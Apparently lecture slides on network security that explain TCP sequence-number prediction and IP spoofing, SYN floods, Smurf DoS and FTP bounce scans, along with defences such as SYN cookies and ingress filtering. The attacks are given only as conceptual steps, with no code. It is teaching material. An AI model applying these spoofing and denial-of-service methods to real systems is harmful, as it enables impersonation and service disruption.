
TCP - Transmission Control Protocol

- Provides a connection oriented, reliable, byte stream service to the upper layers
- Connection oriented:
 - Connection establishment phase prior to data transfer
 - State information (sequence numbers, window size, etc.) is maintained at both ends

TCP- Reliability

- Positive acknowledgement scheme (unacknowledged bytes are retransmitted after a timeout)
- Checksum on both header and data
- Reordering of segments that are out of order
- Detection of duplicate segments
- Flow control (sliding window mechanism)

TCP Connection Establishment



TCP Sequence Numbers

- TCP uses ISN (Initial Sequence Number) to order the incoming packets for a connection
- Sequence numbers are 32 bits long
- The sequence number in a data segment identifies the first byte in the segment
- Sequence numbers are initialized with a "random" value during connection setup
- The RFC suggests that the ISN is incremented by one at least every 4 μ s

TCP SYN Attack

- An attacker can impersonate a trusted host (e.g., in case of r commands, authentication is based on source IP address solely)
 - This can be done guessing the sequence number in the ongoing communication
 - The initial sequence numbers are intended to be more or less random


TCP SYN Attack

- In Berkeley implementations, the ISN is incremented by a constant amount
 - 128,000 once per second, and
 - further 64,000 each time a connection is initiated
- RFC 793 specifies that the 32-bit counter be incremented by 1 about every 4 μ s
 - the ISN cycles every 4.55 hours
- Whatever! It is not hopeless to guess the next ISN to be used by a system

Launching a SYN Attack

- The attacker first establishes a valid connection with the target to know its ISN.
- Next it impersonates itself as trusted host T and sends the connection request with ISN_x
- The target sends the ACK with its ISN_s to the trusted host T
- The attacker after the expected time sends the ACK with predicted ISN_s'

Launching a SYN Attack




What about the ACK for T?

- If the ACK is received by the trusted host T
 - It will reject it, as no request for a connection was made by it
 - RST will be sent and the server drops the connection

BUT!!!

- The attacker can either launch this attack when T is down
- Or launch some sort of DoS attack on T
 - So that it can't reply

TCP SYN Attack - How to Guess ISN_S ?



- ISN'_S (Attacker's ISN) depends on ISN_S and Δt
- Δt can be estimated from the round trip time
- Assume Δt can be estimated with 10 ms precision

TCP SYN Attack - How to Guess ISN_s ?


- Attacker has an uncertainty of 1280 in the possible value for ISN_s '
- Assume each trial takes 5 s
- The attacker has a reasonable likelihood of succeeding in 6400 s and a near-certainty within one day!

How to Prevent it?

- Can be prevented by properly configuring the firewall
 - Do not allow any communication from outside using the address of some internal network

TCP SYN Flood


- Attacker's goal is to overwhelm the destination machine with SYN packets with spoofed IP
- This results in:
 - The server's connection queue filling up causing DoS Attack
 - Or even if queue is large enough, all ports will be busy and the service could not be provided by the server



How to Avoid TCP SYN Flood

- Decrease the wait time for half open connection
- Do not store the connection information
- Use SYN cookies as sequence numbers during connection setup
- SYN cookie is some function applied on
 - Dest IP, Source IP, Port numbers, Time and a secret number


TCP Congestion Control



- If packets are lost, assume congestion
 - Reduce transmission rate by half, repeat
 - If loss stops, increase rate very slowly

Design assumes routers blindly obey this policy

TCP Congestion Control- Competition




- Amiable source A yields to boisterous source B
 - Both senders experience packet loss
 - Source A backs off
 - Source B disobeys protocol, gets better results!

DoS-Denial of Service Attacks

- Attempts to prevent the victim from being able to establish connections
- Accomplished by involving the victim in heavy processing
 - like sending the TCP SYN packets to all ports of the victim and avoiding new connection establishment
- DoS attacks are much easier to accomplish than gaining administrative access

Exploiting Ping Command for Smurf DoS Attack




- Send ping request to subnet-directed brdcst addr with spoofed IP (ICMP Echo Req)
- Lots of responses:
 - Every host on target network generates a ping reply (ICMP Echo Reply) to victim
 - Ping reply stream can overload victim

Smurf DoS Attack Prevention


- Have adequate bandwidth and redundant paths
- Filter ICMP messages to reject external packets to broadcast address
- Any other approach ?

FTP - File Transfer Protocol



FTP - File Transfer Protocol

- Typical FTP commands:
 - RETR *filename* - retrieve (get) a file from the server
 - STOR *filename* - store (put) a file on the server
 - TYPE *type* - specify file type (e.g., A for ASCII)
 - USER *username* - username on server
 - PASS *password* - password on server
- FTP is a text (ASCII) based protocol




Problems with FTP

- FTP information exchange is in clear text
 - The attacker can easily eavesdrop and get the secret information
 - The attacker can also know the software version of FTP running to exploit the vulnerabilities of that particular version

FTP Bounce Scans


- FTP has a feature to open connection with victim machine on the request from attacker machine
- Machine A (Attacker) can request to check for the open ports on the target machine X (Victim)



- Newer version of FTP does not support this forwarding feature

